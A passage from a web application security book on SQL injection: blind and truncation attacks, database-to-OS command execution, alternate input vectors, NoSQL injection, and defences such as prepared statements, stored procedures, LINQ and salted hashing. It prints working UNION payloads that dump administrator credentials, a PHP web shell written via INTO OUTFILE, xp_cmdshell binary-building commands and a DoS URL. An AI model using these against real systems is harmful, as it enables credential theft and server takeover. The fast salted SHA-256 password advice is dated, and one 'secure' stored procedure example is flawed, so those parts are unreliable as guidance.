Manual detection of blind SQL injection vulnerabilities is quite tedious. A handful of tools automate detection of these vulnerabilities as well as exploiting them to enumerate the database or even execute commands on the database's host. Sqlmap (http://sqlmap.sourceforge.net/) is a command-line tool with several exploit options and good documentation. Another excellent write-up is at http://www.nccgroup.com/Libraries/Document_Downloads/Data-Mining_With_SQL_Injection_and_Inference.sflb.ashx.

Data Truncation

Many SQL statements use size-limited fields in order to cap the possible data to be stored or because the field's expected values will fall under a maximum length. Data truncation exploit situations in which the developer attempts to escape apostrophes. The apostrophe, as we've seen, delimits string values and serves an integral part of legitimate and malicious SQL statements. This is why a developer may decide to escape apostrophes by doubling them ('becomes'') in order to prevent SQL injection attacks. (Prepared statements are a superior defense.) However, if a string's length is limited the quote doubling might extend the original string past the threshold. When this happens the trailing characters will be truncated and could produce an unbalanced number of quotes—ruining the developer's intended countermeasures.

This attack requires iteratively appending apostrophes and observing the application's response. Servers that return verbose error messages make it much easier to determine if quotes are being doubled. Attackers can still try different numbers of quotes in order to blindly thrash around for this vulnerability.

Vivisecting the Database

SQL injection payloads do not confine themselves to eliciting errors from the database. If an attacker is able to insert arbitrary SQL statements into the payload, then data can be added, modified, or deleted. Some databases provide mechanisms to access the file system or even execute commands on the underlying operating system.

Extracting Information with Stacked Queries

Databases hold information with varying degrees of worth. Information like credit card numbers have obvious value. Yet credit cards are by no means the most valuable information. Usernames and passwords for e-mail accounts or on-line games can be worth more than credit cards or bank account details. In other situations the content of the database may be targeted by an attacker wishing to be a menace or to collect competitive economic data.

SELECT statements tend to be the workhorse of data-driven web applications. SQL syntax provides for complex SELECT statements including stacking SELECT and combining results with the UNION command. The UNION command most commonly used for extracting arbitrary information from the database. The following code demonstrates UNION statements used in various security advisories.

```
-999999 UNION SELECT 0,0,1,(CASE WHEN
(ASCII(SUBSTR(LENGTH(TABLE) FROM 1 FOR 1))=0) THEN 1 ELSE 0
   END),0,0,0,0,0,0,0,0 FROM information_schema.TABLES WHERE
TABLE LIKE 0x255f666f72756d5f666f72756d5f67726f75705f616363657373 LIMIT
   1 -
UNION SELECT pwd,0 FROM nuke_authors LIMIT 1,2
' UNION SELECT uid,uid,null,null,null,null,password,null FROM mybb_
   users/*
-3 union select 1,2,user(),4,5,6--
```

UNION statements require the number of columns on each side of the UNION to be equal. This is hardly an obstacle for exploits because resolving mismatched column

> **NOTE**
> Support for multiple statements varies across databases and database versions. This section attempts to focus on ANSI SQL. Many databases provide SQL extensions to reduce, increase, and combine result sets.

counts is trivial. Take a look at this example exploit disclosed for a DEDECMS application. The column count is easily balanced by adding numeric placeholders. (Spaces have not been encoded in order to maintain readability.)

```
/feedback_js.php?arcurl=' union select "' and 1=2 union select
   1,1,1,userid,3,1,3,3,pwd,1,1,3,1,1,1,1,1 from dede_admin where 1=1
   union select * from dede_feedback where 1=2 and ''='" from dede_
   admin where ''=
```

The site crafts a SELECT statement by placing the value of the arcurl parameter directly in the query: SELECT id FROM '#@__cache_feedbackurl' WHERE url='$arcurl'. The attacker need only match quotes and balance columns in order to extract authentication credentials for the site's administrators. As a reminder, the following points cover the basic steps towards crafting an inference attack.

- Balance opening and closing quotes.
- Balance opening and closing parentheses.
- Use placeholders to balance columns in the SELECT statement. A number or NULL will work, e.g. SELECT 1,1,1,1,1,...
- Try to enumerate the column count by appending ORDER BY clauses with ordinal values, e.g. ORDER BY 1, ORDER BY 2, until the query fails because an invalid column was referenced.
- Use SQL string functions to dissect strings character by character. Use mathematical or logical functions to dissect characters bit by bit.

Controlling the Database & Operating System

In addition to the risks the database faces from SQL injection attacks, the operating system may also come under threat from these exploits. Buffer overflows via SQL queries present one method. Such an attack requires either a canned exploit (whether the realm of script kiddie or high-end attack tools) or careful replication of the target database along with days or weeks of research.

A more straightforward and reliable method uses a database's built-in capabilities for interacting with the operating system. Standard ANSI SQL does not provide such features, but databases like Microsoft SQL Server, MySQL, and Oracle have their own extensions that do. Table 4.2 lists some commands specific to MySQL.

Microsoft SQL Server has its own extensions, including the notorious xp_cmdshell stored procedure. A few are listed in Table 4.3. A Java-based worm exploited xp_cmdshell and other SQL Server procedures to infect and spread among databases. A nice write-up of the worm is at http://www.sans.org/security-resources/idfaq/spider.php.

Table 4.2 MySQL Extensions that Reach Outside of the Database

SQL	Description
[Begin CODE] LOAD DATA INFILE '*file*' INTO TABLE *table* [End CODE]	Restricted to files in the database directory or world-readable files.
[Begin CODE] SELECT *expression* INTO OUTFILE '*file*' SELECT *expression* INTO DUMPFILE '*file*' [End CODE]	The destination must be writable by the database user and the file name cannot already exist.
[Begin CODE] SELECT LOAD_FILE('*file*') [End CODE]	Database user must have FILE privileges. File must be world-readable.

Table 4.3 Microsoft SQL Server Extensions that Reach Outside of the Database

SQL	Description
[Begin CODE] xp_cmdshell '*command*' [End CODE]	Stored procedure that executes a command.
[Begin CODE] SELECT 0xff INTO DUMPFILE 'vu.dll' [End CODE]	Build a binary file with ASCII-based SQL commands.

Writing to a file gives an attacker the potential for dumping large datasets from a table. Depending on the database's location the attacker may also create executable files accessible through the web site or directly through the database. An attack against a MySQL and PHP combination might use the following statement to create a file in the web application's document root. After creating the file the attacker would execute commands with the link http://web.site/cmd.php?a=*command*.

- `SELECT '<?php passthru($_GET['a'])?>' INTO OUTFILE '/var/www/cmd.php'`

File write attacks are not limited to creating text files. The SELECT expression may consist of binary content represented by hexadecimal values, e.g. SELECT 0xCAFEBABE. An alternate technique for Windows-based servers uses the debug.exe command to create an executable binary from an ASII input file. The following code demonstrates the basis of this method using Microsoft SQL Server's xp_cmdshell to create a binary. The binary could provide remote GUI access, such as VNC server, or command-line access via a network port, such as netcat. (Quick debug.exe script reference: 'n' defines a file name and optional parameters of the binary to be created, 'e' defines an address and the values to be placed there, 'f' fills in the NULL-byte placeholders to make the creation more efficient. Refer to this link for more details about using debug.exe to create executable files: http://ceng.gazi.edu.tr/~akcayol/files/Debug_Tutorial.pdf.)

```
exec master..xp_cmdshell 'echo off && echo n file.exe > tmp'
exec master..xp_cmdshell 'echo r cx >> tmp && echo 6e00 >> tmp'
exec master..xp_cmdshell 'echo f 0100 ffff 00 >> tmp'
exec master..xp_cmdshell 'echo e 100 >> tmp && echo 4d5a90 >> tmp'
...
exec master..xp_cmdshell 'echo w >> tmp && echo q >> tmp'
```

The previous Tables 4.2 and 4.3 provided some common SQL extensions for accessing information outside of the database. This section stresses the importance of understanding how a database might be misused as opposed to enumerating an exhaustive list of hacks versus specific database versions.

Alternate Attack Vectors

Monty Python didn't expect the Spanish Inquisition. Developers may not expect SQL injection vulnerabilities from certain sources. Web-based applications lurk in all sorts of guises and work with data from all manner of sources. For example, consider a web-driven kiosk that scans bar codes (UPC symbols) in order to provide information about the item or a warehouse that scans RFID tags to track inventory in a web application. Both the bar code and RFID represent user-supplied input, albeit a user in the sense of an inanimate object. Now, a DVD or a book doesn't have agency and won't spontaneously create malicious input. On the other hand, it's not too difficult to print a bar code that contains an apostrophe—our notorious SQL injection character. Figure 4.2 shows a bar code that contains such a quote. (The image uses Code 128. Not all bar code symbologies are able to represent an apostrophe or non-numeric characters.)

You can find bar code scanners in movie theaters, concert venues, and airports. In each case the bar code is used to encapsulate a unique identifier stored in a database. These applications require SQL injection countermeasures as much as the more familiar web sites with readily-accessible URI parameters.

The explosive growth of mobile devices has made a bar code-like technology popular: the QR code. People have become accustomed to scanning QR codes with their mobile devices, to the point where they would make excellent Trojan images for HTML injection and CSRF attacks. (QR codes may contain links.) The codes can also contain text. So, if there were ever an application that read QR code data into a database insecurely, it could fall prey to an image like Figure 4.3:

invisible stalker'

Figure 4.2 Bar Code Of SQL Doom

Figure 4.3 SQL Injection Via QR Code

Meta-information within binary files such as images, documents, and PDFs may also be a delivery vector for SQL injection exploits. Most modern cameras tag their digital photos with EXIF data that can include date, time, GPS coordinates or other textual information about the photo. If a web site extracts and stores EXIF tags in a database then it must treat those tags as untrusted data like any other data supplied by a user. Nothing in the EXIF specification prevents a malicious user from crafting tags that carry SQL injection payloads. The meta-information inside binary files poses other risks if not properly validated as described in Chapter 2: *HTML Injection & Cross-Site Scripting*.

Real-World SQL Injection

This chapter was front-loaded with descriptions of the underlying principles of SQL injection. It's important to understand SQL syntax in order to think about ways to subvert the grammar of a statement in order to extract arbitrary data, bypass login forms, create a denial of service, or execute code on the database. However, SQL injection vulnerabilities are old enough that exploit techniques have become codified and automated. Knowing how to find these vulnerabilities by hand doesn't mean you must look for them by hand.

Enter sqlmap (http://sqlmap.sourceforge.net/). This Open Source tool, written in Python, is probably the best-maintained and comprehensive SQL injection exploit mechanism. If you're interested in hacking a specific database or performing a

NOTE

It shouldn't be necessary to add a reminder that permission should be obtained before testing a web application. SQL injection testing carries the additional risk of corrupting or deleting data, even for the simplest of payloads. For example, a DELETE statement might have a WHERE clause that limits the action to a single record, but a SQL injection payload might change the clause to match every record in the database—arguably a serious vulnerability, but not one that's pleasant to discover in a production system. Proceed with caution when testing SQL injection.

Table 4.4 SQLMap Time Delay Statements

Database	Time-Based Payloads (%d to be replaced with a dynamically generated number)
Firebird	SELECT COUNT(*) FROM RDB$DATABASE AS T1,RDB$FIELDS AS T2,RDB$FUNCTIONS AS T3,RDB$TYPES AS T4,RDB$FORMATS AS T5,RDB$COLLATIONS AS T6
Microsoft Access	*none available*
Microsoft SQL Server	WAITFOR DELAY '0:0:%d'
MySQL	SELECT SLEEP(%d)
	SELECT BENCHMARK(5000000,MD5('%d'))
Oracle	BEGIN DBMS_LOCK.SLEEP(%d); END
	EXEC DBMS_LOCK.SLEEP(%d.00)
	EXEC USER_LOCK.SLEEP(%d.00)
PostgreSQL	SELECT PG_SLEEP(%d)
	SELECT 'sqlmap' WHERE exists(SELECT * FROM generate_series(1,300000%d))
SAP MaxDB	*none available*
Sqlite	SELECT LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB (1000000%d))))
SyBase	WAITFOR DELAY '0:0:%d'

specific action, from getting a version banner to gaining command shell access, then this is the tool for you.

The sqlmap source code is an excellent reference for learning SQL injection techniques. Rather than mindlessly running the tool, take the time to read through its functions. From there you'll learn database fingerprinting, enumeration, and compromise. It will be far more up-to-date than any table provided in this chapter. The goal of this chapter is to instill a fundamental knowledge of grammar injection techniques. Reading sqlmap code will teach you the state-of-the art techniques for specific databases.

One key file within sqlmap is xml/queries.xml. This file contains a wealth of information on database-specific payloads. For example, Table 4.4 provides an extract of the <timedelay> entries for different databases.

The xml/payloads.xml file provides generic techniques for establishing the correct syntax with which to exploit a vulnerability. For example, it will attempt to balance nested parentheses, terminate Boolean clauses, inject into more restrictive clauses like GROUP BY and ORDER BY, and generally brute force a parameter until it finds a successful syntax. If you are serious about understanding how to exploit SQL injection vulnerabilities, walk through these source files.

HTML5's Web Storage API

HTML5 introduced the Web Storage API standard that defines how web applications can store information in a web browser using database-like techniques. This turns our focus from the web application and databases like MySQL or Oracle to JavaScript and the browser. We also turn our focus from SQL statement manipulation to what is being stored in the browser and how it's being used. In fact, the term SQL injection itself is no longer applicable because there is no SQL to speak of in the Web Storage API. Developers should be more worried about the amount of potentially sensitive information placed with the storage rather than protecting it from injection-like attacks.

The Web Storage API defines two important storage areas: Session and Local. As the names imply, data placed in **session** storage remains for the lifetime of the browsing context that initiated it (such as the browser window or tab), data placed in **local** storage persists after the browser has been closed.

Access to Web Storage is limited by the Same Origin Policy (SOP). This effectively protects the data from misuse by other web sites. However, recall from Chapter 2 that many HTML injection attacks execute within SOP, which means they can exfiltrate any Web Storage data to a site of the attacker's choice.

There are compelling reasons for using Web Storage instead of cookie-based storage: improved network performance over cookies that must accompany every request, more capacity (typically up to 5MB), and more structured representation of data to name a few. As you embark on adopting these APIs for your site, keep a few things in mind:

- Web Storage is unencrypted. Evaluate whether certain kinds of sensitive content should be preserved on server-side storage. For example, a "remember me" token could be placed in a Local storage, but the user's password should not.
- Web Storage is transparent. Any data placed within it can be manipulated by the user, just as HTML form hidden fields, cookies, and HTTP request headers may be manipulated.
- Web Storage is protected by the Same Origin Policy within the browser. Outside of the browser, the data is only protected by file system permissions. Malware and viruses will look for storage files in order to steal their contents.
- Prefer Session storage over Local storage for data that only needs to remain relevant while a user is logged into a site. Session storage data is destroyed when the browsing context ends, which minimizes its risk of compromise from cross-site scripting, cross-site requesting forgery, or malware.
- Web Storage expands the security burden of protecting user data from the web application and its server-side database to the web browser and its operating system.

SQL Injection Without SQL

"*The road goes ever on and on / Down from the door where it began.*"—J.R.R. Tolkien, *The Fellowship of the Ring*

In December 2003 the web server tracking site Netcraft counted roughly 46 million web sites.[1] Close to a decade later it tracked nearly 600 million sites.[2] Big

[1] http://news.netcraft.com/archives/2003/12/02/december_2003_web_server_survey.htm.

[2] http://news.netcraft.com/archives/2012/01/03/january-2012-web-server-survey.html.

numbers are a theme of the modern web. Sites have tens of millions of users (ignoring the behemoths like Facebook who claim over 800 million users). Sites store multiple petabytes of data, enough information to make analogies to stacks of books or Libraries of Congress almost meaningless. In any case, the massive amount of information handled by web sites has instigated the development of technologies that purposefully avoid using the well-established SQL database. The easiest term for these technologies, if imprecise, is "NoSQL."

As the name suggests, NoSQL datastores do not have full support for the types of SQL grammar and syntax we've seen so far in this chapter. However, the SQL inject concepts are not far removed from these datastores. In fact, our familiar friend JavaScript reappears in this section with hacks reminiscent of HTML injection.

In August 2011 Bryan Sullivan released a paper at BlackHat USA that described server-side attacks based on JavaScript payloads (https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf). Of particular interest was the observation that datastores like MongoDB (http://www.mongodb.org/) rely on JavaScript for a query language rather than SQL. Consequently, any JavaScript filters that pass through the browser have the potential to be modified to execute arbitrary code—the execution just happens to occur on the server-side datastore rather than the client-side browser.

The denial of service scenario described against a SQL database in the opening of this chapter has a NoSQL equivalent. The following link shows how trivial it would be to spin the server's CPU if it places a query parameter into a JavaScript call to the datastore. Notice the appearance of apostrophes, semi-colons, and variable declaration that is almost identical to a SQL injection attack.

```
http://web.site/calendar?year=1984';while(1);var%20foo='bar
```

These techniques should remind you of the DOM-based XSS hacks covered in Chapter 2. The payload has terminated a string, used semi-colons to add new lines, and is closing the payload with a dummy parameter to preserve the JavaScript statement's original syntax.

Node.js (http://nodejs.org/) is another candidate for JavaScript injection. Node.js is a method for writing server-side JavaScript. Should any code use string concatenation with raw data from the browser, then it has the potential to be hacked. If you find yourself using JavaScript's *eval()* function in any node.js code, make sure you understand the source of and validate the data being passed to it.

The lack of a SQL interpreter doesn't mean the application is devoid of injection-style attacks. Keep in mind general security principles with NoSQL datastores and server-side JavaScript execution:

- Restrict datastore administration interfaces to trusted networks. This is no different than protecting remote access to the standard SQL database.

- Most NoSQL-style datastores lack the authentication and authorization granularity of SQL databases. Be aware of these differences. Determine how they affect your architecture and risk.
- Ensure API access to datastores and server-side JavaScript functions have CSRF protection where needed. (See Chapter 3 for more on this topic.)
- Using a JavaScript *eval()* function is likely a programing anti-pattern (i.e. bad). Use native JSON parsers. For non-JSON data, ensure its source and content are validated.
- The use of concatenation to build data to be passed to another language context is always suspect, regardless of whether the source is PHP, Java, or Python or whether the destination is SQL, JavaScript, Ruby, or Cobol. Use SQL-style prepared statements to ensure that placeholders populated with user-supplied data does not change the grammar of a command.

EMPLOYING COUNTERMEASURES

SQL injection, like cross-site scripting (XSS), is a specific type of grammar injection that takes advantage of poor data handling when an application switches context from its programming language to SQL. In other words, the site treats the entire data as a string type, but SQL tokenizes the string into instructions, literals, and operators that comprise a statement. The presence of SQL syntax characters, not considered anything special within the string type, become very important from the database's perspective.

It's always important to validate incoming data to prevent SQL injection and other vulnerabilities. However, input validation techniques change depending on the programming language, the type of data expected, and programming styles. We'll

EPIC FAIL

In March 2012 a developer named Egor Homakov demonstrated a data-injection vulnerability in GitHub due to Ruby on Rail's "Mass Assignment" problem (https://github.com/rails/rails/issues/5228). Mass assignment is designed to enable a developer-friendly way to update every value of a data model. In other words, an entire database column can be given a value through a feature exposed by default.

In GitHub's case, the developer showed how trivial it was to update the public key associated with every single project hosted on the site. The technique was as simple as adding an input field to a form (<input type="hidden" name="public_key[user_id]" value="4223" />). The mass assignment feature took the public_*key[user_id]*=4223 argument to mean, "update the user_id value associated with every project's public_key to be 4223." The payload doesn't look like SQL injection—in fact, it's not even a vulnerability in the sense of an implementation mistake. The mass assignment is a design feature reminiscent of PHP's old superglobal problems that plagued it for years. More details on this bug and Mass Assignment are at http://shiflett.org/blog/2012/mar/hacking-rails-and-github and http://guides.rubyonrails.org/security.html.

look at input validation first. But then we'll examine stronger techniques for protecting databases; techniques that apply to the site's design. A secure design is more impervious to the kinds of mistakes that plague input validation.

Validating Input

The rules for validating input in Chapter 2: *HTML Injection & Cross-Site Scripting* hold true for SQL injection. These steps provide a strong foundation to establishing a secure web site.

- Normalize data to a baseline character set, such as UTF-8.
- Apply data transformations like URI decoding/encoding consistently.
- Match data against expected data types (e.g. numbers, email address, links, etc.).
- Match data against expected content (e.g. valid zip code, alpha characters, alphanumeric characters, etc.).
- Reject invalid data rather than try to clean up prohibited values.

Securing the Statement

Even strong filters don't always catch malicious SQL characters. This means additional security must be applied to the database statement itself. The apostrophe (') and quotation mark (") characters tend to comprise the majority of SQL injection payloads (as well as many cross-site scripting attacks). These two characters should always be treated with suspicion. In terms of blocking SQL injection it's better to block quotes rather than trying to escape them. Programming languages and some SQL dialects provide mechanisms for escaping quotes such that they can be used within a SQL expression rather than delimiting values in the statement. For example, an apostrophe might be doubled so that ' becomes'' in order to balance the quotes.

Improper use of this defense leads to data truncation attacks in which the attacker purposefully injects hundreds of quotes in order to unbalance the statement. For example, a name field might be limited to 32 characters. Escaping an apostrophe within a string increases the string's length by one for each instance. If the statement is pieced together via string concatenation, whether in the application or inside a stored procedure, then the balance of quotes might be put off if the name contains

TIP

Converting SQL statements created via string concatenation to prepared statements must be done with an understanding of why the conversion improves security. It shouldn't be done with route search and replace. Prepared statements can still be created insecurely by unaware developers who choose to build the statement with string concatenation and execute the query with no placeholders for variables. Prepared statements do not fix insecure statements or magically revert malicious payloads back to an inoculated form.

31 characters followed by an apostrophe—the additional quote necessary to escape the last character will be past the 32 character limit. Parameterized queries are much easier to use. They obviate the need for escaping characters in this manner. Use the easy, more secure route rather than trying to escape quotes.

There are some characters that will need to be escaped even if the web site implements parameterized queries. SQL wildcards like square brackets ([and]), the percent symbol (%), and underscore (_) preserve their meaning for LIKE operators within bound parameters. Unless a query is expected to explicitly match multiple values based on wildcards, escape these values before they are placed in the query.

Parameterized Queries

Prepared statements are a feature of the programming language used to communicate with the database. For example, C#, Java, and PHP provide abstractions for sending statements to a database. These abstractions can either be literal queries created via string concatenation of variables (bad!) or prepared statements. This should also highlight the point that database insecurity is not an artifact of the database or the programming language, but how the code is written.

Prepared statements create a template for a query that establishes an immutable grammar. We'll ignore for a moment the implementation details of different languages and focus on how the concept of prepared statements protects the application from SQL injection. For example, the following pseudo-code sets up a prepared statement for a simple SELECT that matches a name to an e-mail address.

```
statement = db.prepare("SELECT name FROM users WHERE email = ?")
statement.bind(1, "mutant@mars.planet")
```

In the previous example the question mark was used as a placeholder for the dynamic portion of the query. The code establishes a statement to extract the value of the name column from the users table based on a single restriction in the WHERE clause. The bind command applies the user-supplied data to the value used in the expression within the WHERE clause. Regardless of the content of the data the expression will always be *email=something*. This holds true even when the data contains SQL commands such as the following examples. In every case the query's grammar is unchanged by the input and the SELECT statement will return records only where the email column exactly matches the value of the bound parameter.

```
statement = db.prepare("SELECT name FROM users WHERE email = ?")
statement.bind(1, "*")
statement = db.prepare("SELECT name FROM users WHERE email = ?")
statement.bind(1, "1 OR TRUE UNION SELECT name,password FROM users")
statement = db.prepare("SELECT name FROM users WHERE email = ?")
statement.bind(1, "FALSE; DROP TABLE users")
```

The Wordpress web application (http://wordpress.org/) has gone through several iterations of protection against SQL injection attacks. The following diff shows how easy it is to apply parameterized queries within code. In this case, a potentially vulnerable statements that use string concatenation need only be slightly modified to become secure. The *%s* placeholder ensures that the statements' grammar will be unaffected by whatever the *$key* or *$user_login* variables contain.

```
diff 2.5/wp-login.php 2.5.1/wp-login.php
93c93
< $key = $wpdb->get_var("SELECT user_activation_key FROM $wpdb->users
   WHERE user_login = '$user_login'");
---
$key = $wpdb->get_var($wpdb->prepare("SELECT user_activation_key FROM
   $wpdb->users WHERE user_login = %s", $user_login));
99c99
< $wpdb->query("UPDATE $wpdb->users SET user_activation_key = '$key'
   WHERE user_login = '$user_login'");
---
$wpdb->query($wpdb->prepare("UPDATE $wpdb->users SET user_activation_
   key = %s WHERE user_login = %s", $key, $user_login));
121c121
< $user = $wpdb->get_row("SELECT * FROM $wpdb->users WHERE user_
   activation_key = '$key'");
---
$user = $wpdb->get_row($wpdb->prepare("SELECT * FROM $wpdb->users WHERE
   user_activation_key = %s", $key));
```

By this point the power of prepared statements to prevent SQL injection should be evident. Table 4.5 provides examples of prepared statements for various programming languages.

Many languages provide type-specific binding functions for data such as strings or integers. These functions help sanity-check the data received from the user.

Use prepared statements for any query that includes tainted data. Data from a browser request is considered tainted whether the user explicitly supplies the values (such as asking for an email address or credit card number) or the browser does (such as taking values from hidden form fields or HTTP request headers). The structure of a query built with prepared statements won't be adversely affected by the alternate character set or encoding hacks used for attacks like cross-site scripting. The statement may fail to return a result set, but its logic will remain what the programmer intended.

This doesn't mean that prepared statements completely protect the result set returned by a query. Wildcard characters can still affect the amount of results from a SQL statement even if its grammar can't be changed. The meaning of meta-characters

Table 4.5 Examples of Prepared Statements

Language	Example

C#	[Begin CODE]
	String stmt = “SELECT * FROM table WHERE data = ?”;
	OleDbCommand command = new OleDbCommand(stmt, connection);
	command.Parameters.Add(new OleDbParameter(“data”, Data d.Text));
	OleDbDataReader reader = command.ExecuteReader();
	[End CODE]

Java java.sql	[Begin CODE]
	PreparedStatement stmt = con.prepareStatement(“SELECT * FROM table WHERE data = ?”);
	stmt.setString(1, data);
	[End CODE]

PHP PDO class using named parameters	[Begin CODE] $stmt = $db->prepare(“SELECT * FROM table WHERE data = :data”); $stmt->bindParam(‘:data’, $data); $stmt->execute( ); [End CODE]
PHP PDO class using ordinal parameters	[Begin CODE] $stmt = $db->prepare(“SELECT * FROM table WHERE data = ?”); $stmt->bindParam(1, $data); $stmt->execute( ); [End CODE]
PHP PDO class using array	[Begin CODE] $stmt = $db->prepare(“SELECT * FROM table WHERE data = :data”); $stmt->execute(array(‘:data’ => $data)); $stmt = $db->prepare(“SELECT * FROM table WHERE data = ?”); $stmt->execute(array($data)); [End CODE]
PHP mysqli	[Begin CODE] $stmt = $mysqli->prepare(“SELECT * FROM table WHERE data = ?”); $stmt->bindParam(‘s’, $data); [End CODE]
Python django.db	[Begin CODE] from django.db import connection, transaction cursor = connection.cursor( ) cursor.execute(“SELECT * FROM table WHERE data = %s”, [data]) [End CODE]

NOTE

Using prepared statements invites questions about performance impact in terms of execution overhead and coding style. Prepared statements are well-established in terms of their security benefits. Using prepared statements might require altering coding habits, but they are superior to custom methods and have a long history of driver support. Modern web applications also rely heavily on caching, such as memcached (http://memcached.org/), and database schema design to improve performance. Before objecting to prepared statements for non-security reasons, make sure you have strong data to support your position.

like the asterisk (*), percent symbol (%), underscore (_), and question mark (?) can be preserved inside a bound parameter. Consider the following example. The statement has been modified to use the LIKE operator rather than an equality test (=) for the email column. This is interesting because LIKE supports wildcard matches As you can see from the bound parameter's value, this query would return every name in the users table whose e-mail address contains the @ symbol.

```
statement = db.prepare("SELECT name FROM users WHERE email LIKE ?")
statement.bind(1, "%@%")
```

Such problems don't have the same impressive effects of SQL injection payloads that execute system commands or dump tables. However, they're by no means unrealistic. The impact of full table scans contributes to DoS-style attacks. Clever attacks may be able to enumerate information useful for other purposes. The following code shows an excerpt of the user.php file from Pligg version 1.0.4. The developers have been careful to sanitize the *keyword* input received from the browser. (The *sanitize()* function calls PHP's *addslashes()* function to escape potentially unsafe SQL characters.)

```
if ($view == 'search') {
if(isset($_REQUEST['keyword'])){$keyword = sanitize($_
   REQUEST['keyword'], 3);}
$searchsql = "SELECT * FROM " . table_users . " where user_login LIKE
   '%".$keyword."%' OR public_email LIKE '%".$keyword."%' OR user_date
   LIKE '%".$keyword."%' ";
$results = $db->get_results($searchsql);
```

However, the *sanitize()* function does not affect the underscore (_) character. Thus, a hacker could submit a single underscore, two underscores, three, and so on. The server would respond with a different result set in each case. The lesson here is that SQL syntax characters may still have surprising effects inside secure queries. This isn't a reason to avoid prepared statements or even to filter underscore characters. It's a reason to write code defensively so these surprises have a minimum negative impact when they occur.

Keep in mind that prepared statements protect the database from being affected by arbitrary statements defined by an attacker, but it will not necessarily protect the database from abusive queries such as full table scans. Data might not be compromised, but a denial of service attack could still work. Prepared statements don't obviate the need for input validation and careful consideration of how the results of a SQL statement affect the logic of a web site.

Stored Procedures

Stored procedures move a statement's grammar from the web application code to the database. They are written in SQL and stored in the database rather than in the application code. Like prepared statements they establish a concrete query and populate query variables with user-supplied data in a way that should prevent the query from being modified.

Be aware that stored procedures may still be vulnerable to SQL injection attacks. Stored procedures that perform string operations on input variables or build dynamic statements based on input variables can still be corrupted. The ability to create dynamic statements is a powerful property of SQL and stored procedures, but it violates the procedure's security context. If a stored procedure will be creating dynamic SQL, then care must be taken to validate that user-supplied data is safe to manipulate.

Here is a simple example of a stored procedure that would be vulnerable to SQL injection because it uses the notoriously insecure string concatenation to build the statement passed to the EXEC call. Stored procedures alone don't prevent SQL injection; they must be securely written.

```
CREATE PROCEDURE bad_proc @name varchar(256)
BEGIN
EXEC ('SELECT COUNT(*) FROM users WHERE name LIKE "' + @name + '"')
END
```

Our insecure procedure is easily rewritten in a more secure manner. The string concatenation wasn't necessary, but it should make the point that effective countermeasures require an understanding of why the defense works and how it should be implemented. Here is the more secure version:

```
CREATE PROCEDURE bad_proc @name varchar(256)
BEGIN
EXEC ('SELECT COUNT(*) FROM users WHERE name LIKE @name')
END
```

Stored procedures should be audited for insecure use of SQL string functions such as SUBSTRING, TRIM and the concatenation operator (double pipe characters ||). Many SQL dialects include a wide range of additional string manipulation functions such as MID, SUBSTR, LTRIM, RTRIM, and concatenation operators using plus (+), the ampersand (&), or a CONCAT function.

.NET Language-Integrated Query (LINQ)

Microsoft developed LINQ for its .NET platform in order to provide query capabilities for relational data stored within objects. It enables programmers to perform SQL-like queries against objects populated from different types of data sources. Our interest here is the LINQ to SQL component that turns LINQ code into a SQL statement.

In terms of security LINQ to SQL provides several benefits. The first benefit, though it straddles the line of subjectivity, is that LINQ's status as code may make queries and the handling of result sets clearer and more manageable to developers as opposed to handling raw SQL. Uniformity of language helps reinforce good coding practices. Readable code tends to be more secure code—SQL statements quickly devolve into cryptic runes reminiscent of the Rosetta Stone, LINQ to SQL may make for clearer code.

The fact that LINQ is code also means that errors in syntax can be discovered at compile time rather than run time. Compile-time errors are always preferable because a complex program's execution path has many permutations. It is very difficult to reach all of the various execution paths in order to verify that no errors will occur. Immediate feedback regarding errors helps resolve those errors more quickly.

LINQ separates the programmer from the SQL statement. The end result of a LINQ to SQL statement is, of course, raw SQL. However, the compiler builds the SQL statement using the equivalent of prepared statements which help preserve the developer's intent for the query and prevents many of the problems related to building SQL statements via string concatenation.

Finally, LINQ lends itself quite well to programming abstractions that improve security by reducing the chance for developers' mistakes. LINQ to SQL queries are brokered through a DataContext class. Thus it is simple to extend this class to create read-only queries or methods that may only access particular tables or columns from the database. Such abstractions would be well-applied for a database-driven web site regardless of its programming language.

For more in-depth information about LINQ check out Microsoft's documentation for LINQ to SQL starting with this page: http://msdn.microsoft.com/en-us/library/bb425822.aspx.

Protecting Information

Compromising the information in a database is not the only goal of an attacker, but it surely exists as a major one. Many methods are available to protect information in a database from unauthorized access. The problem with SQL injection is that the

WARNING

The ExecuteCommand and ExecuteQuery functions execute raw SQL statements. Using string concatenation to create a statement passed to either of these functions re-opens the possibility of SQL injection. String concatenation also implies that the robust functional properties of LINQ to SQL are being ignored. Use LINQ to SQL to abstract the database queries. Simply using it as a wrapper for insecure, outdated techniques won't improve your code.

attack is conducted through the web site, which is an authorized user of the database. Consequently, any approach that attempts to protect the information must keep in mind that even though the adversary is an anonymous attacker somewhere on the Internet the user accessing the database is technically the web application. What the web application sees the attacker sees. Nevertheless encryption and data segregation help mitigate the impact of SQL injection in certain situations.

Encrypting Data

Encryption protects the confidentiality of data. The web site must have access to the unencrypted form of most information in order to build pages and manipulate user data. However, encryption still has benefits. Web sites require users to authenticate, usually with a username and password, before they can access certain areas of the site. A compromised password carries a significant amount of risk. Hashing the password reduces the impact of compromise. Raw passwords should never be stored by the application. Instead, hash the passwords with a well-known, standard cryptographic hash function such as SHA-256. The hash generation should include a salt, as demonstrated in the following pseudo-code:

```
salt = random_chars(12);// some number of random characters
prehash = salt + password;// concatenate the salt and password
hash = sha256(prehash);// generate the hash
sql.prepare("INSERT INTO users (username, salt, password) VALUES (?, ?,
   ?)");
sql.bind(1, user);
sql.bind(2, salt);
sql.bind(3, hash);
sql.execute();
```

The presence of the salt blocks pre-computation attacks. Attackers who wish to brute force a hashed password have two avenues of attack, a CPU-intensive one and a memory-intensive one. Pre-computation attacks fall in the memory-intensive category. They take a source dictionary, hash every entry, and store the results. In order to guess the string used to generate a hash the attacker looks up the hashed value in the precomputed table and checks the corresponding value that produced it. For example, the SHA-256 hash result of *125* always results in the same hexadecimal string (this holds true regardless of the particular hashing algorithm, only different hash functions produce different values). The SHA-256 value for *125* is shown below:

```
a5e45837a2959db847f7e67a915d0ecaddd47f943af2af5fa6453be497faabca.
```

So if the attacker has a precomputed hash table and obtains the hash result of the password, then the seed value is trivially found with a short lookup.

On the other hand, adding a seed to each hash renders the lookup table useless. So if the application stores the result of *Lexington,125* instead of *125* then the attacker must create a new hash table that takes into account the seed.

